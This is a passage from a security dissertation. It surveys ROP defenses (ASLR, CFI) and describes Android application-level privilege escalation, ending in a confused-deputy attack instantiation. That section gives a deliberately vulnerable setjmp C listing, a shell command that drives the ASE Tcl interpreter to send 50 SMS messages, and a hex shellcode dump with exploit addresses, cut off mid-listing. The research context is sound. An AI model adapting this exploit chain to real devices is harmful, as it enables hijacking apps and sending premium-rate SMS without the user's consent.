Recently, Giuffrida et al. [139] presented a binary-based fine-grained memory randomization scheme that is specifically tailored to randomize operating system kernels. The solution operates on the Low Level Virtual Machine (LLVM) intermediate representation, and applies a number of randomization techniques for code and data. It follows life re-randomization strategy which can mitigate information leakage attacks – in particular, it re-randomizes program modules regularly, on the fly, after a specified time period. However, re-randomization induces significant runtime overhead. Further, the approach is tailored specifically for microkernels, while most modern operating systems (Windows, Linux, Mac OS X) still follow a monolithic design.

More recent work by Davi et al. [93] proposes a fine-grained randomization approach for both, x86 and ARM platforms. It addresses challenges specific to ARM and mobile software distribution models, in particular, it re-randomizes applications at load time, and, hence, does not require access to source code and at the same time does not modify the executable file, hence, keeping the application signature intact. Moreover, it applies randomization at instruction level, covers the whole address space, and can be used to re-randomize the program at each run. A disadvantage is that the framework requires relocation information, which, as we already mentioned above, might not be available in executables.

With regard to compiler-based approaches, several researchers have extended the idea of software diversity first proposed by Cohen [85]. In particular, Franz [128] explored the feasibility of a compiler-based approach for large-scale software diversity in the mobile market. However, the downside of this solution is that it randomizes the code of application only once, when it is compiled, hence, when installed, it remains unchanged. In contrast, Bhatkar et al. [47] present a framework that operates on the source code and allows a program to re-randomize itself for each program run. A more recent solution by Homescu et al. [157] offers a profile-guided compiler-based software diversity which optimizes performance overhead induced by randomization. In particular, authors proposed to apply less intensive diversification to parts of code executed more frequently and showed that this approach improves performance significantly. Finally, recent work by Larsen et al. [195] provides systematic study of the state-of-the-art solutions in software diversity and highlights trade-offs they offer.

BYPASSING FINE-GRAINED ASLR. Effectiveness of all fine-grained ASLR techniques was questioned by Snow et al. [266] recently, who demonstrated a runtime framework which can disclose memory layout of the application on the fly via a repeated use of a memory disclosure vulnerability, then dynamically discover Application Programming Interface (API) functions and gadgets, and compile a shell code on the fly – all within a script environment. This attack can bypass all the fine-grained randomization techniques and motivates for more comprehensive defense strategies against ROP attacks, such as Control-Flow Integrity (CFI).

2.5.2.2 *Control-Flow Integrity*

A more general approach to mitigate ROP attacks is to monitor the control flow of applications and to detect any deviations from the legitimate path. The basic principle of such monitoring was introduced by Kiriansky et al. [187], who used this technique to prohibit dangerous control transfers. A more fine-grained control flow analysis was presented by Abadi et al., who proposed Control-Flow Integrity (CFI) [20, 19]. CFI ensures that the control-flow of a program follows the legitimate path determined at application development. If the control flow deviates at runtime due to malicious hijacking, CFI enforcement detects it and terminates program execution. However, CFI by Abadi et al. relies on specific debugging information stored in Windows PDB files, which is typically stripped out of the binaries. Further, it makes use of the Vulcan binary rewriting framework [112] specific to x86 platforms.

At a later date, Wang et al. [292] applied the idea of CFI for protection of x86 hypervisors. They developed a tool called HyperSafe which instruments indirect branch instructions to validate if their branch target follows a valid execution path. A drawback of HyperSafe analysis is that it is relatively coarse-grained, further, the framework requires access to the source code. Other frameworks for x86 binaries relying on static source code analysis are Code Pointer Masking (CPM) [242] and Control Flow Locking (CFL) [51], however, due to their static nature they do not support dynamic linking (e.g., due to inability to resolve runtime branch targets).

Recently, motivated by our work and by recent attacks against fine-grained ASLR, Davi et al. [91] investigated feasibility of CFI on ARM – they presented MoCFI framework for iOS. MoCFI can perform CFI enforcement on-the-fly during runtime, does not require access to the source code and does not break application signatures of mobile applications. However, due to imperfection of pointer analysis on binaries, it cannot determine exact addresses of calls/jumps and, hence, confines targets to any valid function entry. Further, some performance improvements are necessary to make this solution more practical.

In order to improve performance, follow up research proposed looser forms of CFI and hardware support. In particular, Zhang et al. [300] developed a Compact Control Flow Integrity and Randomization (CCFIR) framework which combines weaker CFI with fine-grained address space randomization. Zhang and Sekar [303] proposed bin-CFI framework which utilizes novel robust techniques for disassembly, analysis and transformation and can be applied to large binaries, but performs only a coarse-grained check for return instructions. Kayaalp et al. [182] offered so-called *forward edge CFI* which enforces CFI only for function pointers, while leaving return addresses unprotected. Pappas et al. [233] proposed kBouncer, a tool which leverages hardware support to examine the recorded history of indirect branches at each system call in order to prevent ROP-originated system calls. Cheng et al. [77] built upon ideas of kBouncer and developed the ROPecker tool which additionally incorporated more thorough inspection of the program state. Lastly, ROPGuard framework proposed by Fratric [129] and its implementation in Windows EMET tool [214] do not enforce any checks for indirect calls or indirect jumps.

While weaker forms of CFI are more practical, subsequent works demonstrated that they can be bypassed. For instance, Carlini and Wagner [68] showed how to bypass bin-CFI and CCFIR frameworks, while Göktas et al. [141] demonstrated how to defeat kBouncer and ROPecker. Further, Davi et al. [97] constructed advanced ROP-exploits that can bypass any of these frameworks.

Another efficient CFI realization is CFIMon [297], which leverages the Performance Monitoring Unit available in modern processors. A drawback of CFIMon is that it may have false positives and negatives, and, hence, is not yet practical. Finally, Davi et al. [96] proposed to support CFI in hardware and designed appropriate processor extensions and a CFI framework based on a state model machine and per-function CFI labels. However, processors with such extensions do not exist yet in practice.

2.6 SUMMARY

In this chapter we presented two advanced ROP attack techniques for ARM platforms. The first technique, which we call Return-Oriented Programming without Returns (ROPwR), replaces return instructions with other instructions which achieve the same control transfers as returns. This technique allowed us to evade a wide range of defense mechanisms built upon return instructions, and provides motivation for the investigation of more comprehensive defense strategies. Our second attack utilizes an advanced technique to bypass ASLR in a single attempt. In fact, it demonstrates that ASLR implementations currently deployed on mobile platforms cannot effectively prevent advanced ROP exploits based on information leakage. Our findings imply that defense mechanisms currently deployed against ROP attacks on mobile platforms are not sufficiently effective and need improvements.

Our results stipulated active research to find more robust solutions against new forms of ROP, resulting in a plethora of papers published on this topic in last three years (e.g., [51, 91, 182, 242, 300, 303, 233, 77]). Yet, there is no perfect solution to the problem, as effective solutions are too expensive in terms of performance, while more efficient solutions have been shown to remain vulnerable [68, 141, 97].

3 APPLICATION-LEVEL PRIVILEGE ESCALATION ON ANDROID: ATTACKS AND DEFENSES

This chapter is devoted to a problem of privilege escalation attacks on Android. In particular, we investigate security mechanisms of Android and identify that Android's permission framework is vulnerable to privilege escalation attacks at *application level*. The attack allows malicious and compromised apps to gain more permissions than were initially assigned to their application sandboxes. We propose attack classification (based on trust model and inter-application communication channels) and implement various attack examples from different attack categories.

Further, we investigate methods for attack mitigation and propose a framework for Android which monitors inter-application communication channels and detects application-level privilege escalation attacks based on system-centric security policy. In contrast to other frameworks which attempt to withstand application privilege escalation attacks, our framework can mitigate broader range of attacks, in particular, attacks from all six subclasses from our classification.

REMARK. The results presented in this chapter are due to a collaborative work of the author with other researchers, which led to several publications. In particular, the results on identification of application-level privilege escalation attacks have been published in [94]. It is a joint work with Lucas Davi, Ahmad-Reza Sadeghi and Marcel Winandy, who were affiliated with Ruhr-University Bochum at time of publication. Main contributions to this publication are due to the author of this dissertation.

Further, concepts related to the application-level privilege escalation mitigation framework have been published in [57, 58, 59]. They are a result of joint work with Sven Bugiel, Lucas Davi, Thomas Fischer, Ahmad-Reza Sadeghi, and Bhargava Shastry. Main contributions are due to the author of this dissertation and Sven Bugiel, who was a PhD student at TU Darmstadt at the time of publishing. Author's contributions include classification of privilege escalation attacks, framework architecture, definition of application-level privilege escalation on the graph and policy engineering, while Sven Bugiel contributed several conceptual design extensions (not presented in details in this dissertation, but available in [57, 59]) and, together with Thomas Fischer from Ruhr-University Bochum and Bhagava Shastry from TU Darmstadt, performed prototype implementation and carried out evaluation.

3.1 MOTIVATION AND CONTRIBUTION

Google Android [2] has become one of the most popular operating systems for various mobile platforms [140, 42, 227] with a leading market share [276]. Its popularity is largely due to open app distribution policy which attracted third party developers and led to over one million apps published at Google Play [18]. Google requires Android developers to perform one-time registration for a fee of $25 and does not require them to disclose their real identity[1]. Apps submitted to Google Play are published without code vetting, which speeds up the procedure of app publishing, however, lack of vetting enables malicious developers to distribute malware through official markets. For instance, as many as 175,000 malicious and/or risky Android apps were reported in Q3 of 2012 [279].

As a barrier against malware and runtime attacks, Android deploys OS-level security mechanisms, such as application sandboxing and a permission framework. More specifically, resources of sandboxed applications are isolated from each other, and each application can be assigned a bounded set of permissions allowing an application to use protected functionality. Sandboxing is enforced at the kernel level of Android, while permission framework is implemented as a reference monitor at the middleware layer to control access to system resources and mediate inter-application communication. As a result, malicious or compromised apps are only able to perform actions which are explicitly allowed by permissions of their sandboxes. For instance, a malicious or compromised e-mail client may access the email database, but it is not permitted to access, e.g., the SMS database (as such access is not typically needed for e-mail client functionality).

However, as shown by recent attacks [116, 122, 257], Android's security mechanisms (sandboxing and the permission framework) are vulnerable to *application-level*[2] privilege escalation attacks which allow malicious and compromised applications to break out of their sandboxes and gain access to protected resources without corresponding permissions. Prominent examples are *confused deputy* and *collusion* attacks. Confused deputy attacks [152] concern scenarios where a malicious application exploits vulnerable interfaces of another privileged (but confused) application, while collusion attacks involve two (or more) malicious applications that *collude* to combine their permissions, allowing them to perform actions beyond privileges assigned to their individual sandboxes. Both, confused deputy and collusion attacks rely on inter-application communication for privilege escalation. Most known attack examples [116, 122] rely on a standard IPC-based inter-application communication mechanism of Android, however, more sophisticated instances where also shown that use overt/covert channels in Android OS and the file system [257].

In the last few years various security extensions and enhancements to Android have been proposed such as Saint [230], QUIRE [106], IPC Inspection [122], which can mitigate confused deputy attacks over Inter-Process Communication (IPC) channels. Moreover, solutions like TaintDroid [115] have a potential to deal (with some classes of) collusion attacks. However, as we will explain further in Section 3.5, none of the existing approaches is sufficiently general to address all classes of application-level privilege escalation attacks.

1 In contrast to, e.g., policy of Apple App Store, which requires identity proof such as copy of a passport or paying with a credit card with the name matching the name of a developer

2 We refer to these attacks as *application-level* privilege escalation to distinguish them from the privilege escalation at *kernel level* with the goal to gain, e.g., root privileges

Further, previous solutions suffer from such deficiencies as incompatibility with legacy applications, or inefficiency (cf. Section 3.5 for more details).

OUR GOAL AND CONTRIBUTIONS. Our goal is to investigate the problem of application-level privilege escalation attacks. Specifically, we identify that the Android permission framework is vulnerable to application-level privilege escalation attacks. We then propose to classify application-level privilege escalation attacks into confused deputy attacks and attacks by colluding applications, and to distinguish them based on channels used for inter-application communication. As a proof of concept, we prototype attack examples from various classification categories. Our confused deputy attack example is a sophisticated instance which uses Internet sockets for inter-application communication – the channel typically not considered by defenders. Due to this reason it cannot be detected or prevented by any of the existing tools.

Further, we propose XManDroid, a general security framework for Android which, in contrast to other frameworks, can mitigate all six classes of application-level privilege escalation attacks from our classification. Our framework represents Android system as a graph, where applications are represented as nodes, and inter-application communication links are edges. Every new communication link changes the state of the graph, while our framework ensures that the new state is allowed by the security policy. The security policy is expressed in a language we adapted from VALID [49] - the policy language initially developed for graph-based infrastructure topologies. To perform such an adaptation, we defined a problem of application-level privilege escalation attacks in graph-based terminology.

In contrast to existing solutions, our framework detects application-level privilege escalation attacks of six categories, including attacks presented in [116, 122, 257] and our attack prototypes (cf. Section 3.3.1.2 and 3.3.2.2). Among others, it can prevent confused deputy attacks that rely on Internet sockets for inter-application communication, as well as sophisticated collusion attacks of Soundcomber [257] that use overt/covert channels in Android OS and the file system. Our framework imposes only a negligible performance overhead not noticeable to the user, which shows its practicability.

3.2 BACKGROUND ON ANDROID

In this section we briefly highlight the internals of the Android architecture and provide a background on its major security mechanisms.

3.2.1 *Platform Architecture*

ANDROID SOFTWARE STACK. Android is an open source software stack for mobile devices. It builds on top of a Linux kernel and includes a middleware framework and an application layer (as depicted in Figure 3a). The Linux kernel provides basic system services to upper layers, such as process isolation and scheduling, file system support, device drivers and networking. The middleware layer includes the Dalvik Virtual Machine (DVM), Java and native libraries, and provides system services, such as the application life cycle management. Further, it provides a Mandatory Access Control system for inter-application communication. On top, the Android application layer includes pre-installed and third party applications.




Figure 3: Android internals: (a) Android software stack; (b) Possible communication channels

ANDROID APPLICATIONS. Android applications are mainly written in Java, but may incorporate C/C++ code through the Java Native Interface (JNI). For instance, developers may use JNI to incorporate own C/C++ libraries into the program code, e.g., due to performance reasons. Moreover, many system libraries written in C are mapped by default to fixed memory addresses in the program memory space. Further, Android applications consist of separated modules, so-called components. There are four basic types of components: *Activities*, *Services*, *Content Providers* and *Broadcast Receivers*. *Activities* are responsible for the user interface, typically each screen shown to a user is represented by a single *Activity* component. *Services* implement functionality of background processes which are invisible to the user. *Content Providers* are special purpose components which are used for sharing data among applications, while *Broadcast Receivers* serve as receivers of event notifications from the system and from other applications.

APPLICATION COMMUNICATION CHANNELS. Application components can communicate with other components of the same or another application through three types of communication channels, as shown in Figure 3b. Typically, communication is performed through the Binder-based[3] lightweight Inter-Process Communication (IPC) channel – the standard mechanism provided by the middleware. Binder IPC calls occur at the granularity of application components. Thus, the resulting application communication is often referred to as ICC [118] to differentiate it from IPCs at the kernel level. In general, one can distinguish four types of ICC calls: (i) launch activity, (ii) broadcast intent, (iii) content provider access, and (iv) binding to a service. To establish an ICC channel, application components send a special message called *Intent*. Intents typically encapsulate data that describe the task to be performed (e.g., launch an activity).

Beyond ICC, applications may communicate via channels controlled by the underlying Linux kernel. For instance, communication can be established via Linux's standard IPC mechanisms (e.g., Unix domain sockets, files) or via Internet sockets.

3.2.2 *Security Mechanisms*

ANDROID SANDBOXING. The underlying Linux kernel enforces process isolation and discretionary access control to resources (files, devices) by user ownership. To sandbox applications, every application instance in Android is assigned a unique User Identifier

3 Binder in Android is a reduced and custom implementation of OpenBinder[231]

(UID), while system resources are owned by either the *system* or *root* user. Applications can only access their own files, or files that are explicitly defined as world-wide readable.

ANDROID PERMISSION FRAMEWORK. Security sensitive resources such as a phone call interface, Internet access or user contacts database are protected by permissions – security labels that are defined by the Android system. Most security sensitive resources of Android are provided by a system application called Android. Application developers must declare which permissions are required to properly execute the application. Moreover, they may define new permissions in order to protect access to sensitive application interfaces. Both, newly defined and required permissions are included in a *Manifest* file, which is part of an application's installation package. During installation, applications request the necessary permissions from the user. The user can either grant all the requested permissions, or abort the installation process. Once granted, application permissions cannot be changed. Further, Android's middleware layer enforces Mandatory Access Control (MAC) on ICC calls. Android's reference monitor checks permission assignments at runtime and denies ICC calls in case the caller does not have the required permissions.

Exceptionally, several permissions (such as INTERNET, WRITE_EXTERNAL_STORAGE) are not controlled by Android's reference monitor, but are mapped onto Linux groups and are enforced by a low-level Discretionary Access Control (DAC) of Linux.

COMPONENT ENCAPSULATION. Application components can be specified as public or private. Private components are accessible only by components within the same application. When declared as public, components are reachable by other applications as well, however, full access can be limited by requiring calling applications to have specified permissions.

APPLICATION SIGNING. Android uses cryptographic signatures to verify the origin of applications and to establish trust relationships among them. Therefore, developers have to sign the application code. This enables signature-based permissions, or allows applications from the same origin (i.e., signed by the same developer) to share the same UID. A certificate of the signing key can be self-signed and does not need to be issued by a Certification Authority (CA). The certificate is enclosed inside the application installation package such that the signature made by the developer can be validated at installation time.

3.3 APPLICATION-LEVEL PRIVILEGE ESCALATION ATTACKS

We classify application-level privilege escalation attacks into two major classes as depicted in Figure 4: (i) confused deputy attacks and (ii) attacks by colluding applications. Confused deputy attacks [152] concern scenarios where a malicious or compromised application exploits unprotected interfaces of a benign application. Recent research [122] shows that confused deputy vulnerabilities are common in both, third party applications and Android default applications (such as DeskClock, Music, and Settings). Further, confused deputy attacks can be classified based on the channel used for privilege escalation i.e., either ICC-based [116, 122] or socket-based.

On the other hand, collusion attacks concern malicious applications that combine their permissions, allowing them to perform actions beyond their individual privileges. For




Figure 4: Classification of application-level privilege escalation attacks

instance, in the attack of Soundcomber Trojan [257], one application has the permission to record audio and monitor the call activity, while a second one owns the Internet permission. When both applications collude, they can capture the credit card number (spoken by the user during a call) and leak it to a remote adversary. In general, colluding applications can communicate either directly, e.g., by establishing direct ICC channels, or via a locally established socket connection, or indirectly, e.g., by sharing files or through overt/covert channels in system components of Android, as performed by Soundcomber Trojan [257].

Previous research works addressed some particular classes of these attacks, in particular, frameworks QUIRE [106] and IPC Inspection [122] provide countermeasures against confused deputy attacks via ICC. Further, a follow up publications [150, 155] covered some types of collusion attacks based on covert channels established via system components (cf. Section 3.5 for more details). Other attack categories, such as confused deputy attacks over Internet sockets and collusion attacks based on direct communication or indirect communication via file system, remain open problems.

3.3.1 *Confused Deputy Attacks*

In the following section we describe attack principles for the confused deputy attack, and then present our attack instantiation.

3.3.1.1 *Attack Principles*

We illustrate attack principles for the confused deputy attack in Figure 5. Applications A, B and C are assumed to run on Android, each of them is isolated in its own sandbox (not shown in the Figure). In our example, applications A and B include two components - a_1 and a_2, and b_1 and b_2, respectively, while the application C consists of a single component c_1. Applications A and C have no permissions granted, while B is granted a permission p_1. Since in general all application components inherit permissions granted to their application, components b_1 and b_2 of B application can access components protected with the permission label p_1.

Let us assume that c_1 is protected by the permission label p_1. In this case, c_1 can be accessed only by b_1 and b_2 components of the application B, but not by a_1 and a_2 components of the application A (because A has not been granted p_1 permission). Nevertheless, the component c_1 can be accessed from a_1 transitively, via (any of the




Figure 5: Privilege escalation through confused deputy exploitation

components of) the application *B*. For instance, b_1 can be accessed by a_1 since b_1 is not protected by any permission label. In turn, b_2 is able to access c_1 component since the application *B* and consequently all its components are granted p_1 permission.

However, assuming that *A* is compromised or malicious, it can misuse an honest application *B* to access the component c_1 protected with p_1 permission. Such an attack can succeed, if the application *B* is a confused deputy – it exposes access to functionality protected with p_1 permission through its own unprotected interfaces.

3.3.1.2 *Attack Instantiation*

In our attack instantiation we compromise unprivileged application (e.g., a game) by means of launching a code re-use attack. Particularly, we utilize the ROPwR attack technique presented in Chapter 2 to subvert control over execution of benign application. Further, we misuse a privileged application as a confused deputy in order to get access to privileged services. Our confused deputy is the Android Scripting Environment (ASE)[4] application which brings support for scripting languages into the Android platform. While ASE is not included within Android by default, one could expect high installation base for this application[5], as scripting language support is a useful feature and might be used by many other applications. In our scenario, we aim to gain access to Short Message Service (SMS) sending functionality, which is provided by privileged Android system sandbox and is protected by SEND_SMS permission.

ATTACK SCENARIO. In our attack scenario a user downloads a non-malicious, but vulnerable application from the Internet, for example a game that has a memory bug, e.g., suffers from a buffer overflow vulnerability. During installation, the user grants the game the permission to access the Internet, e.g., for sharing high-scores with friends. The adversary's goal is to send text messages via SMS to a specified premium-rate number each time when the user saves the game state. To achieve this goal, the adversary exploits the vulnerability of the application and performs a privilege escalation attack in order to gain permission to send SMS messages.

Note that in such an attack scenario the user most likely will not suspect the game of performing malicious actions since the application was not granted permission to send text messages. This is different from the first known Android Trojan application [215], a media player which sends text messages in the background to premium-rate numbers, because it required the user to approve the SEND_SMS permission at installation time.

4 ASE home page – http://code.google.com/p/android-scripting/.
5 For reference, ASE v2.0 has been downloaded 6185 times.

ASSUMPTIONS. We assume that the victim's device is *not* jailbroken, but it has installed the ASE application v2.0 (ase_r20) including a *Tcl script interpreter*. Moreover, we assume the user installs an application that suffers from a heap overflow vulnerability[6]. Note that exploiting heap overflow vulnerabilities is a standard attack vector of today's adversaries [243]. The user also assigns to the vulnerable application the permission to access the Internet[7].

ATTACK STEPS. Major steps of our attack are shown in Figure 6. When the game application is running, it invokes vulnerable native code through Java Native Interface (JNI) whenever the user selects save the game state (step 1).




Figure 6: Confused deputy attack instantiation: Attack steps

When vulnerable code is launched, it is exploited by an adversary by means of launching the ROPwR attack (step 2). ROPwR exploit invokes the Tcl client with a command to send 50 text messages (step 3). The Tcl client running on behalf of the vulnerable application establishes a socket connection to the ASE Tcl server component and passes interpreter command to send SMS messages to the specified phone number (step 4). In turn, ASE Tcl server invokes Android system component (via ICC call) to send SMS messages (step 5).

CONFUSED DEPUTY APPLICATION We used ASE application as a confused deputy in our attack scenario. ASE is a privileged app with permissions to send messages, make phone calls, read contacts, get access to Bluetooth and camera, and many others. As a part of its functionality, it receives and executes various commands from other applications without verifying their permissions. Among others, it can be commanded to send text messages to a specified phone number, and, hence, is a good candidate for our attack.

ASE is realized as a client-server application. The server part is responsible for command interpretation and execution, while a client is just a front-end which communicates to the server via socket connection in order to pass shell commands. The client is implemented

6 Alternatively, we could rely on malware installed on the user platform since Android does not enforce tight control over code distribution.

7 Over 60 % of Android applications require the INTERNET permission [38].

as an executable file which can be executed by any application (i.e., it has executable rights for "everyone"). When invoked, the client process is assigned the same UserID as the invoking application, thus it automatically inherits its permissions. Because the client establishes the socket connection to the ASE server, the invoking application must be assigned the INTERNET permission, otherwise the establishment of the socket connection will fail.

The server part of ASE is implemented as an application component. The vulnerability of the ASE application resides here, as access to this component is not protected by any permissions. Without restrictions, non-privileged applications can access the server and pass arbitrary shell commands to be executed. ASE server fails to perform any additional security checks to ensure that invoking applications are granted appropriate permissions to perform the requested operations. As a result, any malicious/compromised application is able to misuse the ASE application to perform a wide range of unauthorized operations such as making calls, sending text messages, tracing phone location and others.

ASE provides script interpreters for the following scripting languages: BeanShell, Tcl, JRuby, Lua, Perl, Python and Rhino. We tried out our attack with the scripting languages Perl, Lua, Python and Tcl. Our experiments show that the corresponding client executables for all these languages have execution permissions for everyone. However, in contrast to Tcl, the script languages Perl, Lua and Python additionally make use of libraries, which are only accessible by the ASE application itself. This means that Perl, Lua and Python cannot be invoked by any other application except ASE without additional manipulations on access rights of their libraries. Thus, for our privilege escalation attack we use Tcl script interpreter.

VULNERABLE APPLICATION. Our vulnerable application is a game written in Java which includes a native library containing C/C++ code. The included C/C++ code includes *setjmp* vulnerability, as shown in Listing 3.1.

This code example is similar to one presented in Listing 2.1 (cf. Chapter 2). The vulnerability allows us to transfer control of the vulnerable program to the code of our choice without corrupting a single return address (cf. Section 2.3.3 for more details).

Listing 3.1: Code example with setjmp vulnerability

```
struct foo
{
  char buffer[460];
  jmp_buf jb;
};
jint Java_com_game_hellojni_HelloJni_doMapFile
     (JNIEnv* env, jobject thiz)
{
  // A binary file is opened (not depicted)
  ...
  struct foo *f = malloc(sizeof * f);
  i = setjmp(f->jb);
  if (i!=0) return 0;
  fgets (f->buffer, sb.st_size, sFile);
  longjmp (f->jb,2);
}
```

INTERPRETER COMMAND. For our attack, the gadget chain should redirect execution to the standard libc *system* function and invoke the Tcl client executable *tclsh* so that Tcl commands can be executed. However, we identified that an ASE specific environment variable AP_PORT should be set in order to get the Tcl interpreter working correctly. Thus, the argument for the *system* function essentially includes two shell commands: (1) to set the AP_PORT environment variable and (2) to invoke the Tcl interpreter with a command to send 50 text messages to the destination phone number 5556 (a second Android instance). Thus, the whole argument for *system* looks as follows:

```
export AP_PORT='50090'; echo -e ''package require android\n set
android [android new]\n set num "\'5556\'"\n set message
"Test" \n for {set x 0} {$x < 50} {incr x} {$android sendTextMessage
$num $message}''|/data/data/com.google.ase/tclsh/tclsh
```

We supply the above-displayed interpreter command as an argument to the *system* libc function. The *system* function itself is invoked by means of instruction sequences which are executed by means of launching an ROPwR attack, as explained in the following.

USED INSTRUCTION SEQUENCES. For the invocation of the system call, we re-used a chain of instruction sequences (consisting of 3 sequences) as shown in Listing 2.2 (cf. Section 2.3.3 for detailed description). Remember, that we had to perform the following steps to achieve execution of these sequences: (i) inject jump addresses and the interpreter command into the application's memory space, (ii) initialize register `r6` (trampoline sequence); (iii) load `r3` with the address of our trampoline sequence (Sequence 1); (iv) load the address of the argument for the *system* function in `r0` (Sequence 2); (v) finally invoke the libc *system* function (Sequence 3).

SHELLCODE We constructed a shellcode for Android emulator with Android 2.0 image and for a developer phone Dev Phone 2 hosting Android 1.6. In the following, we present the shellcode specific to emulator-based version only for brevity.

Listing 3.2 shows the malicious input which exploits the vulnerable program to invoke Tcl interpreter with a command to send 50 text messages to a number 5556. Arguments start from `0x11bc58`, whereas the first argument (`0xaa137287`) points to our trampoline sequence. Jump addresses pointing to our instruction sequences start from `0x11bc6c`, and the interpreter command is located at `0x11bc98`.

The interpreter command is optimized to be more compact by specifying short variables for repeated words (e.g., a='android'). Also, text symbols which should not be interpreted by the shell interpreter as special are also defined as variables (e.g., dollar='$').

The location of the `jmp_buf` data structure is at `0x11be5c`, which is 52 Bytes away from the canary `0x4278f501`. `jmp_buf` starts with the address of `r4` that we initialize with the address of the interpreter command. Finally, the last two words in the listing below show the new address of `sp` (`0x11bc58`) and the start address (`0xafe13f13`) of the first sequence that will be loaded to `pc`.

Listing 3.2: Shellcode for invocation of Tcl interpreter with a command to send 50 text messages

```
0011BC58   87 72 13 AA   41 41 41 41   41 41 41 41   41 41 41 41   .r..AAAAAAAAAAAA
0011BC68   41 41 41 41   13 41 01 AA   FD 2E E1 AF   41 41 41 41   AAAA.A......AAAA
0011BC78   41 41 41 41   41 41 41 41   41 41 41 41   41 41 41 41   AAAAAAAAAAAAAAAA
0011BC88   41 41 41 41   41 41 41 41   41 41 41 41   41 41 41 41   AAAAAAAAAAAAAAAA
0011BC98   65 78 70 6F   72 74 20 41   50 5F 50 4F   52 54 3D 27   export AP_PORT='
0011BCA8   35 30 30 39   30 27 3B 20   71 75 6F 74   65 3D 27 22   50090'; quote='"
0011BCB8   27 3B 20 65   73 63 3D 27   5C 27 3B 20   64 6F 6C 6C   '; esc='\'; doll
```

```
0011BCC8  61 72 3D 27  24 27 3B 20  6D 3D 27 6D  65 73 73 61  ar='$'; m='messa
0011BCD8  67 65 27 3B  20 61 3D 27  61 6E 64 72  6F 69 64 27  ge'; a='android'
0011BCE8  3B 20 6E 3D  27 6E 75 6D  27 3B 20 78  3D 27 78 27  ; n='num'; x='x'
0011BCF8  3B 20 6C 65  73 73 3D 27  3C 27 3B 20  65 63 68 6F  ; less='<'; echo
0011BD08  20 2D 65 20  22 70 61 63  6B 61 67 65  20 72 65 71   —e "package req
0011BD18  75 69 72 65  20 24 61 20  5C 6E 20 73  65 74 20 24  uire $a \n set $
0011BD28  61 20 5B 24  61 20 6E 65  77 5D 20 5C  6E 20 73 65  a [$a new] \n se
0011BD38  74 20 24 6E  20 24 71 75  6F 74 65 24  65 73 63 5C  t $n $quote$esc\
0011BD48  27 35 35 35  36 24 65 73  63 5C 27 24  71 75 6F 74  '5556$esc\'$quot
0011BD58  65 20 5C 6E  20 73 65 74  20 24 6D 20  24 71 75 6F  e \n set $m $quo
0011BD68  74 65 20 54  65 73 74 20  24 71 75 6F  74 65 20 5C  te Test $quote \
0011BD78  6E 20 66 6F  72 20 7B 73  65 74 20 24  78 20 30 7D  n for {set $x 0}
